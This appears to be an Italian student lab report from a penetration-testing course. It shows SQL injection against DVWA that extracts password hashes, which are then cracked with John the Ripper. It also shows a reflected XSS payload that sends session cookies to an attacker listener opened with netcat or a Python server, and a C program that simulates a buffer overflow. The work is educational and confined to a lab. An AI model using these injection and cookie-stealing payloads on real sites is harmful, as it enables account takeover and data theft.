

# End-to-end Penetration Testing

By Panthercrypt



# Argomenti Trattati

01

**Giorno 1**

Web Application Exploit SQLi  
recupero credenziali in DVWA

02

**Giorno 2**

Web Application Exploit XSS  
Sfruttamento vulnerabilità XSS PERSISTENTE su DVWA

03

**Giorno 3**

System Exploit BOF  
Analisi e modifica del programma Buffer OverFlow

04

**Giorno 4**

Exploit Metasploitable con Metasploit  
Vulnerability scanner e utilizzo di exploit su  
Metasploitable

05

**Giorno 5**

Exploit Windows con Metasploit  
Sfruttamento vulnerabilità Tomcat su Windows 10

# Web Application Exploit SQLi

DVWA - Low

1


Script in chiaro

2

Username e Password-hash


3

Decrypt Password



The screenshot shows a browser window with the URL `192.168.13.150/dvwa/vulnerabilities/sqlil?id=-1' UNION SELECT first_name, password FROM users -- &Submit=Submit#`. Below the URL bar, there are five entries in red text, each representing a user record extracted from the database:

- ID: -1' UNION SELECT first\_name, password FROM users --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: -1' UNION SELECT first\_name, password FROM users --  
First name: Gordon  
Surname: e99a18c428cb38d5f260853678922e03
- ID: -1' UNION SELECT first\_name, password FROM users --  
First name: Hack  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
- ID: -1' UNION SELECT first\_name, password FROM users --  
First name: Pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
- ID: -1' UNION SELECT first\_name, password FROM users --  
First name: Bob  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99



The screenshot shows a terminal window running the command `$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pablo.txt`. The output shows the password hashes for the five users found in the previous step, along with the cracked passwords:

```
[root@Kali-Kali: /] ~]$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pablo.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123        (Gordon)
letmein       (Pablo)
3g 0:00:00:00 DONE (2025-03-17 05:58) 5.454g/s 26078Kp/s 26078Kc/s 26080KC/s  fuckyooh21..*7;Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

# Web Application Exploit SQLi

## DVWA - Medium

1

Modifica dello script

La pagina non accetta ' e "

2

Ricerca di altri DataBase

3

Risultato della ricerca

4

Come navigare tra i DataBase

192.168.13.150/dvwa/vulnerabilities/sqli/?id=-1 UNION SELECT first\_name, password FROM users -- &Submit=Submit#

192.168.13.150/dvwa/vulnerabilities/sqli/?id=-1 UNION SELECT schema\_name, NULL FROM information\_schema.schemata -- &Submit=Submit#

ID: -1 UNION SELECT schema\_name, NULL FROM information\_schema.schemata --  
First name: information\_schema  
Surname:

ID: -1 UNION SELECT schema\_name, NULL FROM information\_schema.schemata --  
First name: dvwa  
Surname:

ID: -1 UNION SELECT schema\_name, NULL FROM information\_schema.schemata --  
First name: metasploit  
Surname:

ID: -1 UNION SELECT schema\_name, NULL FROM information\_schema.schemata --  
First name: mysql  
Surname:

ID: -1 UNION SELECT schema\_name, NULL FROM information\_schema.schemata --  
First name: owasp10  
Surname:

ID: -1 UNION SELECT schema\_name, NULL FROM information\_schema.schemata --  
First name: tikiwiki  
Surname:

ID: -1 UNION SELECT schema\_name, NULL FROM information\_schema.schemata --  
First name: tikiwiki195  
Surname:

192.168.13.150/dvwa/vulnerabilities/sqli/?id=-1 UNION SELECT table\_name, NULL FROM information\_schema.tables WHERE table\_schema=0x64767761 -- ☆

# Web Application Exploit SQLi

Guida per tutti

Clicca  
Qui

# Attacco XSS su DVWA con Kali Linux e Metasploitable GIORNO 2

## Introduzione

Attacco XSS Reflected su DVWA:  
Sfruttata una vulnerabilità XSS per  
rubare il cookie di sessione della  
vittima.

## Sviluppo

- Configurazione del server per la ricezione dei cookie
- Sfruttamento della vulnerabilità XSS
- Intercettazione del cookie di sessione

## Conclusioni

Possibili sviluppi futuri



# Introduzione

## Introduzione

In questo esperimento, abbiamo sfruttato una vulnerabilità

**Cross-Site Scripting (XSS) Reflected** all'interno di **Damn Vulnerable Web Application (DVWA)** su Metasploitable.

L'obiettivo era rubare il cookie di sessione dell'utente vittima e inviarlo a un server controllato dall'attaccante.

La configurazione della DVWA era impostata su **LOW**, il che significa che non erano presenti protezioni contro attacchi XSS.

## Setup delle macchine:

- Macchina attaccante (Kali Linux) → 192.168.104.100
- Macchina vittima (Metasploitable con DVWA) → 192.168.104.150



# Sviluppo

## 1. Configurazione del server per la ricezione dei cookie

Per intercettare i cookie rubati, possiamo utilizzare due metodi per aprire la ricezione delle connessioni sulla macchina attaccante Kali Linux:


### Metodo 1:

Server HTTP con Python

Possiamo avviare un semplice server HTTP per ricevere i cookie tramite una richiesta GET con il comando:

```
sudo python3 -m http.server 4444
```

Questo permette di ascoltare le richieste HTTP in entrata sulla porta 4444, mostrando nel terminale le richieste ricevute.



# Sviluppo

## Metodo 2: Utilizzo di Netcat (nc)

Un altro metodo consiste nell'usare Netcat, uno strumento versatile per l'ascolto delle connessioni:

```
nc -lvp 4444
```

Questo comando permette di aprire una connessione in ascolto sulla porta 4444, raccogliendo tutti i dati inviati dall'attaccante.



```
(kali㉿kali)-[~]
$ sudo python3 -m http.server 4444
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

```
192.168.104.100 - - [17/Mar/2025 05:05:50] "GET / HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 05:05:50] code 404, message File not found
192.168.104.100 - - [17/Mar/2025 05:05:50] "GET /favicon.ico HTTP/1.1" 404 -
192.168.104.100 - - [17/Mar/2025 05:06:39] "GET / HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 05:06:51] "GET /.dmrc HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 05:06:55] "GET /.bash_logout HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 05:09:45] "GET /?cookie=%22+document.cookie HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 05:19:40] "GET /?cookie=security=low;%20PHPSESSID=25ce54c370
8bbfbff9aa639750bbd0e9 HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 05:20:27] "GET /?cookie=security=low;%20PHPSESSID=25ce54c370
8bbfbff9aa639750bbd0e9 HTTP/1.1" 200 -
[]
```

```
(kali㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 56170
GET /?cookie=security=low;%20PHPSESSID=0b386d41682eab29ba5fe86cc11c46d0 HTTP/1.1
Host: 192.168.50.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.101/
Priority: u=5, i
```

# Sviluppo

## 2. Sfruttamento della vulnerabilità XSS

All'interno della sezione XSS Reflected di DVWA, abbiamo inserito il seguente script malevolo:

### MODALITÀ LOW

```
<script>
  var i = new Image();
  i.src="http://192.168.104.100:4444/?cookie="+document.cookie;
</script>
```

### MODALITÀ MEDIUM

```
<script>
  var i = new Image();
  i.src="http://192.168.104.100:4444/?cookie="+document.cookie;
</script>
```

**Questo codice ha eseguito le seguenti azioni:**

1. **document.cookie** ha recuperato il cookie di sessione dell'utente.
2. **var i = new Image();** ha creato un oggetto immagine invisibile.
3. **i.src** ha inviato il cookie rubato al server dell'attaccante (Kali Linux) tramite una richiesta HTTP GET.





## Vulnerability: Reflected Cross Site Scripting (XSS)

Home  
Instructions  
Setup  
  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
**XSS reflected**  
XSS stored  
  
DVWA Security  
PHP Info  
About  
  
Logout

What's your name?

```
<script> var i = new Image(); i.src="http://192.168.104.100:4444/?cookie="+document.cookie; </script>
```

Submit

Hello

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)



# Sviluppo

## 3. Intercettazione del cookie di sessione

A seconda del metodo utilizzato, possiamo ricevere il cookie in due modi:

Output con il server HTTP Python

Se abbiamo avviato il server con Python, il terminale mostrerà:

```
192.168.104.150 -- [14/Mar/2025 15:30:00] "GET /?  
cookie=PHPSESSID=abcdefgh123456789 HTTP/1.1" 200 -
```



# Sviluppo

## Output con Netcat (nc)

Se abbiamo usato **Netcat**, vedremo direttamente la richiesta della vittima:

```
Connection from 192.168.104.150:45678
GET /?cookie=PHPSESSID=abcdefgh123456789 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0
```

In entrambi i casi, il valore **PHPSESSID=abcdefgh123456789** rappresenta il cookie di sessione della vittima, che può essere usato per impersonarla.



# Conclusioni

L'attacco **XSS Reflected** dimostra come un **sito vulnerabile** possa permettere l'esecuzione di codice JavaScript non autorizzato, portando al furto di informazioni sensibili come i cookie di sessione.

## Possibili sviluppi futuri:

- **Protezione da XSS:** Implementare Content Security Policy (CSP) e escaping dei caratteri speciali.
- **Attacchi più avanzati:** Testare XSS Stored, che permette di eseguire codice dannoso per più utenti.
- **Utilizzo del cookie rubato:** Sfruttare il cookie hijacking per accedere alla sessione della vittima.

Questo esperimento dimostra l'importanza della sicurezza nelle applicazioni web e l'urgenza di mitigare vulnerabilità come XSS, specialmente quando il **livello di sicurezza** è impostato su **LOW**.



# GIORNO 3

## System Exploit BOF

01

### Descrizione programma fornito

Ecco il funzionamento del programma spiegato in maniera semplice e a step:

#### 1. Dichiarazione delle variabili

- Viene dichiarato un **array di 10 interi** (vector[10]), che conterrà i numeri inseriti dall'utente.
- Vengono dichiarate variabili ausiliarie (i, j, k) per i cicli e swap\_var per lo scambio di valori.

#### 2. Input dei numeri

- Il programma chiede all'utente di **inserire 10 numeri interi**.
- Ogni numero viene salvato in un elemento dell'array vector[i].

#### 3. Stampa del vettore inserito

- Il programma mostra il **vettore così come è stato inserito**, stampando ogni numero in sequenza.

#### 4. Ordinamento del vettore (Bubble Sort)

- Il programma esegue un **ordinamento Bubble Sort**, che funziona così:
  - Si confrontano **due elementi vicini** dell'array.
  - Se il primo è maggiore del secondo, vengono **scambiati** di posizione.
  - Questo processo viene ripetuto più volte, fino a quando l'array è completamente ordinato.

#### 5. Stampa del vettore ordinato

- Dopo l'ordinamento, il programma mostra il **vettore ordinato in ordine crescente**.

#### 6. Fine del programma

- Il programma termina restituendo 0 (indicando un'uscita corretta).

L'utente inserisce 10 numeri.

1. Il programma li stampa nell'ordine inserito.
2. Li ordina con Bubble Sort.
3. Li ristampa ordinati.
4. Termina l'esecuzione.

```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");

    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

# GIORNO 3

## System Exploit BOF

01

### Descrizione programma in c BOF

Analizzando il codice , ci è stato chiesto di simulare un Buffer Overflow; abbiamo quindi deciso di utilizzare un controllo che verificasse l'input dell'utente; quando l'input è troppo lungo il programma andrà in "Buffer Overflow"; [riga 24]

trattandosi di un errore molto pericoloso che potrebbe corrompere la memoria della macchina utilizzata, abbiamo deciso semplicemente di segnalarlo facendo stampare al programma il messaggio di errore: "Buffer Overflow!" .

Nonostante ciò il programma potrà proseguire con i risultati del "vettore ordinato" parzialmente corrotti (provando dunque un Buffer Overflow molto ridotto). [riga 24]

Per gli stessi motivi di sicurezza prima citati , abbiamo voluto evitare di inserire un PUNTATORE, che avrebbe potuto causare con buone probabilità un errore di segmentazione immediato. Se avessimo voluto inserire un puntatore avremmo inserito nel codice queste stringhe:

```
// Aggiunta del puntatore
int *ptr = &vector[i];
if (strlen(buffer) >= sizeof(buffer) - 1) { // Verifica di overflow
    ptr += 20; // Puntatore che punta lontano dalla memoria allocata
    *ptr = 100; // Tentativo di scrittura che provoca un errore di segmentazione
}
```

#### Puntatore ptr:

- Viene dichiarato un puntatore intero ptr e inizializzato per puntare all'elemento vector[i].

#### Verifica dell'overflow:

- Viene verificato se si è verificato un overflow (stessa condizione già presente).

#### Aritmetica del puntatore:

- Se si è verificato un overflow, il puntatore ptr viene spostato in avanti di 20 interi. Ciò significa che ora punta a una posizione di memoria *molto* probabilmente al di fuori del vettore vector e di altre variabili allocate.

#### Dereferenziazione del puntatore:

- \*ptr = 100; tenta di scrivere il valore 100 nella posizione di memoria a cui punta ptr. Poiché ptr punta a un'area di memoria non valida, questo tentativo di scrittura dovrebbe causare un errore di segmentazione immediato.

```
home / kali / Desktop / C codice corretto / ...
1 #include <stdio.h> // Permette l'uso delle funzioni di input/output come printf e scanf
2 #include <string.h> // Fornisce funzioni per manipolare stringhe come strlen e strcspn
3 #include <stdlib.h> // Contiene funzioni utili come exit
4
5 int main() {
6     int vector[10], i, j, k;
7     int swap_var;
8
9     // Buffer di dimensioni limitate che indurrà un errore se l'input è troppo lungo
10    char buffer[10]; // Buffer che contiene solo 9 caratteri più il terminatore
11
12    printf("Inserisci 10 interi:\n");
13
14    // Ciclo per inserire 10 numeri
15    for (i = 0; i < 10; i++) {
16        int c = i + 1; // Correzione: i + 1 per stampare l'indice corretto
17        printf("[%d]: ", c); // Aggiunto ":" per chiarezza nell'input
18        fgets(buffer, sizeof(buffer), stdin); // Limita la lettura al numero di caratteri del
19
20        // Rimuovi il carattere di nuova linea, se presente
21        buffer[strcspn(buffer, "\n")] = 0;
22
23        // Controlla se l'input è troppo lungo e simula un buffer overflow
24        if (strlen(buffer) >= sizeof(buffer) - 1) {
25            printf("Buffer overflow!\n");
26            // Potrebbe essere utile terminare il programma qui per evitare ulteriori problemi
27            // return 1;
28        }
29        // Convertiamo la stringa inserita in intero
30        if (sscanf(buffer, "%d", &vector[i]) != 1) {
31            printf("Errore: stringa non valida!\n"); // Sempre "buffer overflow" anche in caso di errore
32            exit(1); // Termina il programma se il dato non è un numero valido
33        }
34    }
35}
```

```
// Ordinamento del vettore
for (i = 0; i < 9; i++) {
    for (j = 0; j < 9 - i; j++) {
        if (vector[j] > vector[j + 1]) {
            swap_var = vector[j];
            vector[j] = vector[j + 1];
            vector[j + 1] = swap_var;
        }
    }
}

printf("Vettore ordinato:\n");
for (j = 0; j < 10; j++) {
    int g = j + 1;
    printf("[%d]: %d\n", g, vector[j]);
}

return 0;
```

